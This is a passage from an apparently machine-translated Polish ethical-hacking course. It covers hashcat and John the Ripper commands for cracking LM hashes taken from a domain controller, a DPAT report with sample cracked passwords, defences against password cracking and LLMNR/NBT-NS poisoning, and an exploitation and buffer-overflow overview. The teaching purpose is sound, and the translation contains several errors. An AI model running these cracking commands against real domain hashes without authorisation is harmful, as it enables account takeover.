-history -> Tę flagę można uwzględnić w powyższym poleceniu, aby wyświetlić historię haseł w raporcie.

Krok 3: Utwórz plik do łamania hasła w formacie obsługiwanym przez narzędzie DPAT. Narzędzie DPAT obsługuje formaty plików narzędzi hashcat i John the Ripper. Uruchom następujące polecenie, aby złamać skróty LM użytkowników.ntds w formacie hashcat.pot:

./hashcat.bin -m 3000 -a 3 users.ntds -1 ?a ?1?1?1?1?1?1?1 - :increment

Aby złamać skróty LM za pomocą Johna Rozpruwacza, uruchom następujące polecenie:

john --format=LM users.ntds

Krok 4: Teraz uruchom skrypt DPAT z argumentami -h lub --help, aby wyświetlić wszystkie dostępne opcje.

Krok 5: Następnie wykonaj skrypt DPAT dpat.py z users.ntds i hashcat.pot jako wejścia.

dpat.py -n klient.ntds -c hashcat.pot

-n -> Reprezentuje skróty wyodrębnione z kontrolera domeny (DC)

-c -> Lista złamanych haseł wygenerowanych przy użyciu narzędzia hashcat

Jak pokazano na zrzucie ekranu, dane wyjściowe powyższego polecenia to raport HTML z klikalnymi opcjami, który można otworzyć w domyślnej przeglądarce.

Count	Description	More Info
88803	Password Hashes	Details
88023	Unique Password Hashes	
69300	Passwords Discovered Through Cracking	
68521	Unique Passwords Discovered Through Cracking	
78.0	Percent of Passwords Cracked	Details
77.8	Percent of Unique Passwords Cracked	Details
36	Members of "Domain Admins" group	Details
26	"Domain Admins" Passwords Cracked	Details
8	Members of "Enterprise Admins" group	Details
6	"Enterprise Admins" Passwords Cracked	Details
227	LM Hashes (Non-blank)	
226	Unique LM Hashes (Non-blank)	
6	Passwords Only Cracked via LM Hash	Details
5	Unique LM Hashes Cracked Where NT Hash was Not Cracked	
	Password Length Stats	Details
	Top Password Use Stats	Details
	Password Reuse Stats	Details
	Password History	Details

Krok 6: Teraz kliknij opcję Szczegóły, aby wyświetlić więcej informacji o różnych hasłach. Na przykład kliknij opcję Szczegóły obok Historii haseł, aby wyświetlić historię wcześniej używanych haseł, jak pokazano na zrzucie ekranu.


Username	Current Password	History 0	History 1	History 2	History 3	History 4
Carrie	PringlesSalt!	!EatPringles		I luv my kids!	New Job!	
Curly	Baseball77	Baseball76	Baseball75	Baseball74	Baseball73	Baseball72
Darin	Black^Hills	Black%Hills	Black$Hills	Black#Hills	Black@Hills	Black!Hills
Larry	Fall2019	Summer2019	Spring2019		Fall2018	Spring2018
Mo		Zodiak-Cancer		Zodiak-Taurus	Zodiak-Pisces	
dpat	Fall2019					
pope	Proverbs 3:5	Philippians 4:6	Romans 8:28	Philippians 4:13	Jeremiah 29:11	John 3:16

Narzędzia do łamania haseł

Narzędzia do łamania haseł umożliwiają resetowanie nieznanych lub utraconych haseł lokalnego administratora systemu Windows, administratora domeny i innych kont użytkowników. W przypadku zapomnienia hasła umożliwia nawet natychmiastowy dostęp do zablokowanego komputera bez konieczności ponownej instalacji systemu Windows. Atakujący mogą używać narzędzi do łamania haseł w celu złamania haseł systemu docelowego. Niektóre narzędzia do łamania haseł są wymienione poniżej.


LOphtCrack

LOphtCrack to narzędzie przeznaczone do audytu haseł i odzyskiwania aplikacji. Odzyskuje utracone hasła Microsoft Windows za pomocą słownika, hybrydy, tęczowej tabeli i ataków typu brute-force, a także sprawdza siłę hasła. Jak pokazano na zrzucie ekranu, osoby atakujące wykorzystują LOphtCrack do złamania hasła celu w celu uzyskania dostępu do systemu.




ophrack

ophcrack to narzędzie do łamania haseł systemu Windows, które wykorzystuje tęczowe tabele do łamania haseł. Jest wyposażony w graficzny interfejs użytkownika (GUI) i działa w różnych systemach operacyjnych, takich jak Windows, Linux/UNIX itp. Jak pokazano na zrzucie ekranu, osoby atakujące wykorzystują ophcrack do przeprowadzania ataków typu brute-force i złamać skróty haseł systemu docelowego.



RainbowCrack

RainbowCrack łamie skróty za pomocą tęczowych tabel, używając algorytmu kompromisu czas-pamięć. Tradycyjny cracker brute-force łamie haszysz w sposób inny niż ten, po którym następuje kompromis w czasie i pamięci. Brute-force hash cracker próbuje wszystkich możliwych tekstów jawnych jeden po drugim podczas łamania. W przeciwieństwie do tego, RainbowCrack wstępnie oblicza wszystkie możliwe pary skrótów tekstu jawnego w wybranym algorytmie skrótu, zestawie znaków i długości tekstu jawnego z wyprzedzeniem i przechowuje je w pliku „tęczowej tabeli”. Wstępne obliczenie tabel może zająć dużo czasu, ale po zakończeniu wstępnych obliczeń możliwe jest łatwe i szybkie złamanie tekstu zaszyfrowanego w tęczowych tabelach. Jak pokazano na zrzucie ekranu, osoby atakujące wykorzystują RainbowCrack do złamania skrótów haseł docelowego systemu.



Niektóre narzędzia do łamania haseł są wymienione w następujący sposób:

Jan Rozpruwacz (https://www.openwall.com)

hashcat (https://hoshcot.net)

THC-Hydra (https://github.com)

Meduza (http://foofus.net)

Secure Shell Bruteforcer (https://github.com)

Solenie hasła

Solenie hasła to technika polegająca na dodawaniu losowych ciągów znaków do hasła przed obliczeniem skrótów. Utrudnia to odwrócenie skrótów i pomaga w pokonaniu wstępnie obliczonych ataków haszujących. Im dłuższy losowy ciąg znaków, tym trudniej jest złamać lub złamać hasło. Losowy ciąg znaków powinien być kombinacją znaków alfanumerycznych. W kryptografii „sól" składa się z losowych bitów danych używanych jako dane wejściowe do funkcji jednokierunkowej, a drugi to hasło. Zamiast haseł dane wyjściowe funkcji jednokierunkowej mogą być przechowywane i używane do uwierzytelniania użytkowników. Sól łączy się z hasłem za pomocą funkcji wyprowadzania klucza, aby wygenerować klucz do użycia z szyfrem lub innym algorytmem kryptograficznym. Ta technika generuje różne skróty dla tego samego hasła, co utrudnia złamanie hasła.

Uwaga: Skróty haseł systemu Windows nie są solone.

Jak bronić się przed łamaniem haseł

Najlepsze praktyki ochrony przed łamaniem haseł są następujące:

* Włącz audyt bezpieczeństwa informacji w celu monitorowania i śledzenia ataków na hasła.

* Nie używaj tego samego hasła podczas zmiany hasła.

* Ogranicz używanie podobnych haseł i wzorców dla wielu kont.

* Nie udostępniaj haseł.

* Nie używaj haseł, które można znaleźć w słowniku.

* Nie używaj protokołów zwykłego tekstu ani protokołów o słabym szyfrowaniu.

* Ustaw zasady zmiany hasła na 30 dni.

* Unikaj przechowywania haseł w niezabezpieczonym miejscu.

* Nie używaj żadnych domyślnych haseł systemowych.

* Spraw, aby hasła były trudne do odgadnięcia, używając 8-12 znaków alfanumerycznych, z kombinacją wielkich i małych liter, cyfr i symboli. Dzieje się tak, ponieważ silniejsze hasła są trudniejsze do złamania. Dlatego im bardziej złożone hasło, tym mniej podatne na ataki.

* Upewnij się, że aplikacje nie przechowują haseł w pamięci ani nie zapisują ich na dysku w postaci zwykłego tekstu. Hasła są zawsze narażone na kradzież, jeśli są przechowywane w pamięci. Gdy hasło jest znane, hakerom niezwykle łatwo jest eskalować swoje uprawnienia w aplikacji.

* Użyj losowego ciągu (sol) jako przedrostka lub sufiksu hasła przed wykonaniem szyfrowania. To unieważnia wstępne obliczenia i zapamiętywanie. Ponieważ sól jest zwykle inna dla każdej osoby, osoby atakujące niepraktycznie konstruują tabele z pojedynczą zaszyfrowaną wersją każdego kandydującego hasła. Systemy uniksowe zwykle używają zestawu 12-bitowego.

* Włącz SYSKEY z silnym hasłem, aby zaszyfrować i chronić bazę danych Security Account Manager (SAM). Zwykle informacje o hasłach do kont użytkowników są przechowywane w bazie danych SAM. Oprogramowaniu do łamania haseł bardzo łatwo jest kierować bazę danych SAM w celu uzyskania dostępu do haseł. SYSKEY chroni informacje o hasłach przechowywane w bazie danych SAM przed oprogramowaniem do łamania haseł za pomocą silnych technik szyfrowania. Zaszyfrowane hasła są trudniejsze do złamania niż niezaszyfrowane.

* Nigdy nie używaj danych osobowych (np. daty urodzenia, imienia współmałżonka, dziecka lub zwierzaka) do tworzenia haseł. W przeciwnym razie osobom bliskim użytkownika łatwo jest złamać hasła użytkownika.

* Monitoruj dzienniki serwera pod kątem ataków brute-force na konta użytkowników. Chociaż ataki typu brute-force są trudne do powstrzymania, można je łatwo wykryć, monitorując dziennik serwera WWW. W przypadku każdej nieudanej próby logowania w dziennikach serwera WWW zapisywany jest kod stanu HTTP 401.

* Konta blokowane, które zostały poddane nadmiernej liczbie nieprawidłowych odgadnięć hasła. Zapewnia to ochronę przed atakami typu brute-force i zgadywania.

* Wiele snifferów haseł może odnieść sukces, jeśli używany jest menedżer sieci LAN i uwierzytelnianie NTLM. Wyłącz LAN Manager i protokoły uwierzytelniania NTLM dopiero po upewnieniu się, że nie wpłynie to na sieć.

* Przeprowadź okresowy audyt haseł w organizacji.

* Sprawdź każdą podejrzaną aplikację, która przechowuje hasła w pamięci lub zapisuje je na dysk.

* Systemy bez poprawek mogą resetować hasła podczas przepełnienia bufora lub ataków typu „odmowa usługi” (DoS). Upewnij się, że system jest zaktualizowany.

* Sprawdź, czy konto jest używane, usunięte lub wyłączone. Wyłącz konto użytkownika, jeśli zostanie wykrytych wiele nieudanych prób logowania.

* Włącz blokadę konta z określoną liczbą prób, czasem licznika i czasem trwania blokady.

* Jednym z najskuteczniejszych sposobów zarządzania hasłami w organizacjach jest ustawienie automatycznego resetowania hasła.

* Zabezpiecz system BIOS hasłem, szczególnie na urządzeniach podatnych na fizyczne zagrożenia, takich jak serwery i laptopy.

* Szkol pracowników, aby udaremniali taktyki socjotechniczne, takie jak surfowanie po barkach i nurkowanie w śmietnikach, które są wykorzystywane do kradzieży danych uwierzytelniających użytkowników.

* Skonfiguruj zasady haseł w obiekcie zasad grupy w systemie Windows.

* Przeprowadzaj sprawdzanie hasła podczas tworzenia nowych haseł, aby uniknąć używania powszechnych haseł.

* Użyj uwierzytelniania dwuskładnikowego lub wieloskładnikowego; na przykład użyj CAPTCHA, aby zapobiec automatycznym atakom na krytyczne systemy informacyjne.

* Zabezpiecz i kontroluj fizyczny dostęp do systemów, aby zapobiec atakom na hasła w trybie offline.

* Upewnij się, że pliki bazy danych haseł są zaszyfrowane i dostępne tylko dla administratorów systemu.

* Zamaskuj wyświetlanie haseł na ekranie, aby uniknąć ataków surfowania po ramieniu.

* Wykonuj ciągłą analizę zachowań użytkowników i analizę martwych punktów.

* Zastosuj konta blokady geograficznej, aby uniemożliwić użytkownikom logowanie się z różnych lokalizacji lub adresów IP.

* Korzystaj z programów, które monitorują sieć pod kątem wycieków haseł. Sprawdź, czy hasła, które wyciekły, są w użyciu; jeśli tak, zmień je bezzwłocznie.

* Zmień nazwę kont z wysokimi uprawnieniami, takich jak konta administratora, aby chronić się przed automatycznymi programami do odgadywania haseł.

Jak bronić się przed zatruciem LLMNR/NBT-NS

Najłatwiejszym sposobem zabezpieczenia systemu przed atakiem sprawcy jest wyłączenie zarówno usług LMNR, jak i NBT-NS w systemie operacyjnym Windows. Atakujący wykorzystują te usługi, aby uzyskać dane uwierzytelniające użytkownika i uzyskać nieautoryzowany dostęp do systemu użytkownika. Kroki, aby wyłączyć LLMNR/NBT-NS w dowolnej wersji systemu Windows:

Wyłączanie LMBNR

-Otwórz Edytor lokalnych zasad grupy.

-Przejdź do Zasady komputera lokalnego -> Konfiguracja komputera -> Administracyjne Szablony -> Sieć -> Klient DNS.

- W kliencie DNS kliknij dwukrotnie opcję Wyłącz rozpoznawanie nazw multiemisji.

- Wybierz przycisk radiowy Włączone, a następnie kliknij OK.

Wyłączanie NBT-NS

* Otwórz Panel sterowania, przejdź do Sieć i Internet -> Centrum sieci i udostępniania i kliknij opcję Zmień ustawienia adaptera po prawej stronie.

* Kliknij prawym przyciskiem myszy kartę sieciową, a następnie kliknij Właściwości, wybierz TCP/IPv4, a następnie kliknij Właściwości.

* Na karcie Ogólne przejdź do Zaawansowane -> WINS.

* W opcjach ustawień NetBIOS zaznacz przycisk radiowy „Wyłącz NetBIOS przez TCP/IP" i kliknij OK.

Niektóre dodatkowe środki zaradcze w celu obrony przed zatruciem LLMNR / NBT-NS są następujące:

- Kontroluj ruch LLMNR, NBT-NS i mDNS za pomocą narzędzi bezpieczeństwa opartych na hoście.

- Zaimplementuj podpisywanie SMB, aby zapobiec atakom przekazującym.

- Wdróż narzędzie do monitorowania spoofingu LLMNR/NBT-NS.

- Monitoruj hosta na portach UDP 5355 i 137 pod kątem ruchu LLMNR i NBT-NS.

- Monitoruj określone identyfikatory zdarzeń, takie jak 4697 i 7045, które mogą wskazywać na ataki przekaźnikowe.

- Monitoruj wszelkie zmiany dokonane w rejestrze DWORD znajdującym się w

HKLM\Software\Policies\Microsoft\Windows NT\DNSClient.

Narzędzia do wykrywania zatruć LLMNR/NBT-NS

Administratorzy sieci i specjaliści ds. cyberbezpieczeństwa używają narzędzi takich jak Vindicate, gotresponded i Respounder do wykrywania ataków typu poisoning LLMNR/NBT-NS.

Vindicate

Vindicate to zestaw narzędzi do wykrywania spoofingu LLMNR/NBNS/mDNS dla administratorów sieci. Specjaliści ds. bezpieczeństwa używają tego narzędzia do wykrywania fałszowania usług nazw. To narzędzie pomaga im szybko wykrywać i izolować osoby atakujące w ich sieci. Jest przeznaczony do wykrywania użycia narzędzi hakerskich, takich jak Responder, Inveigh, NBNSpoof i spooferów LLMNR, NBNS i mDNS firmy Metasploit, przy jednoczesnym unikaniu fałszywych trafień. Wykorzystuje dziennik zdarzeń systemu Windows do szybkiej integracji z siecią Active Directory.

Respounder

Respounder wykrywa obecność respondenta w sieci. Specjaliści ds. bezpieczeństwa używają tego narzędzia do identyfikowania zaatakowanych maszyn, zanim hakerzy wykorzystają skróty haseł. To narzędzie pomaga również specjalistom ds. bezpieczeństwa wykrywać nieuczciwe hosty uruchamiające odpowiedzi w publicznych sieciach Wi-Fi, np. na lotniskach i w kawiarniach, oraz unikać łączenia się z takimi sieciami otrzymałem odpowiedź

got-responded pomaga specjalistom ds. bezpieczeństwa sprawdzać podszywanie się pod LLMNR/NBT-NS. To narzędzie uruchamia się w trybie domyślnym i sprawdza pod kątem fałszowania zarówno LLMNR, jak i NBT-NS, ale nie wysyła fałszywych poświadczeń SMB.

Wykorzystanie luk w zabezpieczeniach

Wykorzystanie luk obejmuje wykonanie wielu złożonych, powiązanych ze sobą kroków w celu uzyskania dostępu do zdalnego systemu. Atakujący mogą wykorzystać exploita dopiero po wykryciu luk w systemie docelowym. Atakujący wykorzystują wykryte luki w zabezpieczeniach do opracowywania exploitów oraz dostarczania i wykonywania exploitów w systemie zdalnym. Kroki związane z wykorzystaniem luk w zabezpieczeniach:

1. Zidentyfikuj lukę w zabezpieczeniach

Atakujący identyfikują luki w systemie docelowym za pomocą różnych technik omówionych w poprzednich modułach. Techniki te obejmują odciski palców i rekonesans, skanowanie, wyliczanie i analizę podatności na zagrożenia. Po zidentyfikowaniu używanych systemów operacyjnych i podatnych na ataki usług działających w systemie docelowym, osoby atakujące wykorzystują również różne witryny wykorzystujące luki w Internecie, takie jak Exploit Database (https://www.exploit-db.com) i Packet Storm (https://packetstormsecurity.com). do wykrywania luk w bazowych systemach operacyjnych i aplikacjach.

2. Określ ryzyko związane z luką w zabezpieczeniach

Po zidentyfikowaniu luki atakujący określają ryzyko związane z luką, tj. czy wykorzystanie tej luki podtrzymuje środki bezpieczeństwa w systemie docelowym.

3. Określ możliwości luki w zabezpieczeniach

Jeśli ryzyko jest niskie, osoby atakujące mogą określić możliwości wykorzystania tej luki w celu uzyskania zdalnego dostępu do systemu docelowego.

4. Opracuj exploit

Po określeniu możliwości luki w zabezpieczeniach osoby atakujące wykorzystują exploity z internetowych witryn wykorzystujących exploity, takich jak Exploit Database (https://www.exploit-db.com), lub opracowują własne exploity za pomocą narzędzi wykorzystujących exploity, takich jak Metasploit.

5. Wybierz metodę dostawy — lokalną lub zdalną

Atakujący przeprowadzają zdalną eksploatację przez sieć w celu wykorzystania luki w systemie zdalnym w celu uzyskania dostępu do powłoki. Jeśli osoby atakujące mają wcześniejszy dostęp do systemu, przeprowadzają lokalną eksploatację w celu eskalacji uprawnień lub uruchamiania aplikacji w systemie docelowym.

6. Wygeneruj i dostarcz ładunek

Atakujący w ramach exploita generują lub wybierają złośliwe ładunki za pomocą narzędzi takich jak Metasploit i dostarczają je do zdalnego systemu za pomocą socjotechniki lub za pośrednictwem sieci. Atakujący wstrzykują złośliwy kod powłoki do ładunków, który po wykonaniu ustanawia zdalną powłokę do systemu arget.

7. Uzyskaj zdalny dostęp

Po wygenerowaniu ładunku atakujący uruchamiają exploita, aby uzyskać zdalny dostęp powłoki do systemu docelowego. Teraz osoby atakujące mogą uruchamiać różne złośliwe polecenia w powłoce zdalnej i kontrolować system.

Witryny wykorzystujące luki w zabezpieczeniach

Atakujący mogą korzystać z różnych witryn z exploitami, takich jak Exploit Database, VulDB itp., aby wykrywać luki w zabezpieczeniach i pobierać lub opracowywać exploity w celu zdalnego wykorzystania w systemie docelowym. Witryny te zawierają szczegółowe informacje na temat najnowszych luk w zabezpieczeniach i exploitów.

Baza danych exploitów

Exploit Database zawiera szczegółowe informacje na temat najnowszych luk w zabezpieczeniach różnych systemów operacyjnych, urządzeń, aplikacji itp. Atakujący mogą przeszukiwać bazę Exploit Database w celu wykrycia luk w systemie docelowym, pobrać exploity z bazy danych i użyć narzędzi eksploatacyjnych, takich jak Metasploit, aby uzyskać zdalny dostęp .

VulDB

VulDB zawiera szczegółowe informacje o najnowszych lukach w zabezpieczeniach i exploitach, ocenianych na podstawie najwyższego prawdopodobieństwa wykorzystania. Atakujący mogą przeszukiwać VulDB w celu zidentyfikowania luk w zabezpieczeniach i wykorzystania ich, a nawet w pełni zautomatyzować wykorzystanie.

Vulners.com

Vulners.com to baza danych bezpieczeństwa zawierająca opisy dużej liczby luk w oprogramowaniu w formacie do odczytu maszynowego. Odsyłacze między biuletynami i stale aktualizowanymi bazami danych pomagają być na bieżąco z najnowszymi zagrożeniami bezpieczeństwa.

MITRA CVE

MITER utrzymuje bazę danych CVE, która zawiera szczegółowe informacje o najnowszych lukach w zabezpieczeniach. Atakujący mogą przeszukiwać MITRE CVE, aby odkryć luki w zabezpieczeniach systemu docelowego.

Przepełnienie bufora

Bufor to obszar sąsiednich lokalizacji pamięci przydzielony programowi lub aplikacji w celu obsługi jego danych w czasie wykonywania. Przepełnienie lub przepełnienie bufora to powszechna luka w aplikacjach lub programach, które akceptują więcej danych niż przydzielony bufor. Ta luka umożliwia aplikacji przekroczenie bufora podczas zapisywania danych w buforze i zastąpienie sąsiednich lokalizacji pamięci. Ponadto luka ta prowadzi do nieprawidłowego zachowania systemu, awarii systemu, błędów dostępu do pamięci itp. Atakujący wykorzystują lukę w zabezpieczeniach przepełnienia bufora, aby wstrzyknąć złośliwy kod do bufora w celu uszkodzenia plików, zmodyfikowania danych programu, uzyskania dostępu do krytycznych informacji, eskalacji uprawnień, uzyskania dostępu do powłoki , i tak dalej.

Dlaczego programy i aplikacje są podatne na przepełnienie bufora?

* Kontrole graniczne nie są przeprowadzane w całości lub w większości przypadków całkowicie pomijane

* Aplikacje korzystające ze starszych wersji języków programowania zawierają kilka luk

* Programy korzystające z niebezpiecznych i wrażliwych funkcji nie sprawdzają rozmiaru bufora

* Programy i aplikacje, które nie przestrzegają dobrych praktyk programistycznych

* Programiści, którzy nie ustawiają odpowiednich zasad filtrowania i sprawdzania poprawności w aplikacjach

* Systemy wykonujące kod obecny w segmencie stosu są podatne na przepełnienie bufora

* Niewłaściwa alokacja pamięci i niewystarczająca sanityzacja danych wejściowych w aplikacji prowadzą do ataku przepełnienia bufora

* Programy użytkowe, które używają wskaźników do uzyskiwania dostępu do pamięci sterty, generują bufor przelewowy

Rodzaje przepełnienia bufora

Istnieją dwa rodzaje przepełnienia bufora, a mianowicie przepełnienie bufora oparte na stosie i przepełnienie bufora oparte na stercie.

Przepełnienie bufora oparte na stosie

W większości aplikacji do statycznej alokacji pamięci używany jest stos. Ciągłe bloki pamięci są przydzielane dla stosu do przechowywania zmiennych tymczasowych utworzonych przez funkcję. Stos przechowuje zmienne w kolejności „ostatnie weszło, pierwsze wyszło" (LIFO). Za każdym razem, gdy funkcja jest wywoływana, pamięć wymagana do przechowywania zmiennych jest deklarowana na stosie, a gdy funkcja powraca, pamięć jest automatycznie zwalniana. Istnieją dwie operacje na stosie, a mianowicie PUSH, która przechowuje dane na stosie, oraz POP, która usuwa dane ze stosu.

Pamięć stosu obejmuje pięć typów rejestrów:

o EBP: Extended Base Pointer (EBP), znany również jako StackBase, przechowuje adres pierwszego elementu danych przechowywanego na stosie

o ESP: Extended Stack Pointer (ESP) przechowuje adres następnego elementu danych, który ma być przechowywany na stosie

o EIP: Rozszerzony wskaźnik instrukcji (EIP) przechowuje adres następnej instrukcji do wykonania

o ESI: Extended Source Index (ESI) utrzymuje indeks źródłowy dla różnych operacji na łańcuchach

o EDI: Extended Destination Index (EDI) utrzymuje indeks miejsca docelowego dla różnych operacji na łańcuchach

Przepełnienie bufora oparte na stosie występuje, gdy aplikacja zapisuje w buforze więcej danych niż jest faktycznie przydzielonych dla tego bufora. Aby zrozumieć przepełnienie bufora oparte na stosie, należy skupić się na rejestrach EBP, EIP i ESP. EIP jest najważniejszym rejestrem tylko do odczytu, w którym przechowywany jest adres instrukcji, która ma być następnie wykonana. Za każdym razem, gdy funkcja rozpoczyna wykonywanie, ramka stosu, w której przechowywane są jej informacje, jest umieszczana na stosie i zapisywana w rejestrze ESP. Gdy funkcja powraca, ramka stosu jest usuwana ze stosu, a wykonywanie jest wznawiane od adresu powrotu zapisanego w rejestrze EIP. Dlatego jeśli aplikacja lub program jest podatny na atak przepełnienia bufora, atakujący przejmują kontrolę nad rejestrem EIP, aby zastąpić adres zwrotny funkcji złośliwym kodem, który umożliwia im uzyskanie dostępu do powłoki systemu docelowego.

Przepełnienie bufora oparte na stercie

Sterta służy do dynamicznej alokacji pamięci. Pamięć sterty jest dynamicznie przydzielana w czasie wykonywania programu i przechowuje dane programu. Dostęp do pamięci sterty jest wolniejszy niż dostęp do pamięci stosu. Alokacja i zwalnianie pamięci sterty nie jest wykonywane automatycznie. Programiści muszą napisać kod do przydziału [malloc()] pamięci sterty, a po zakończeniu wykonywania muszą zwolnić pamięć za pomocą funkcji takich jak free(). Przepełnienie sterty występuje, gdy blok pamięci jest przydzielony do sterty, a dane są zapisywane bez sprawdzania powiązań. Ta luka w zabezpieczeniach prowadzi do nadpisania linków do dynamicznej alokacji pamięci (dynamicznych wskaźników obiektów), nagłówków sterty, danych opartych na stercie, wirtualnych tabel funkcji itp. Atakujący wykorzystują 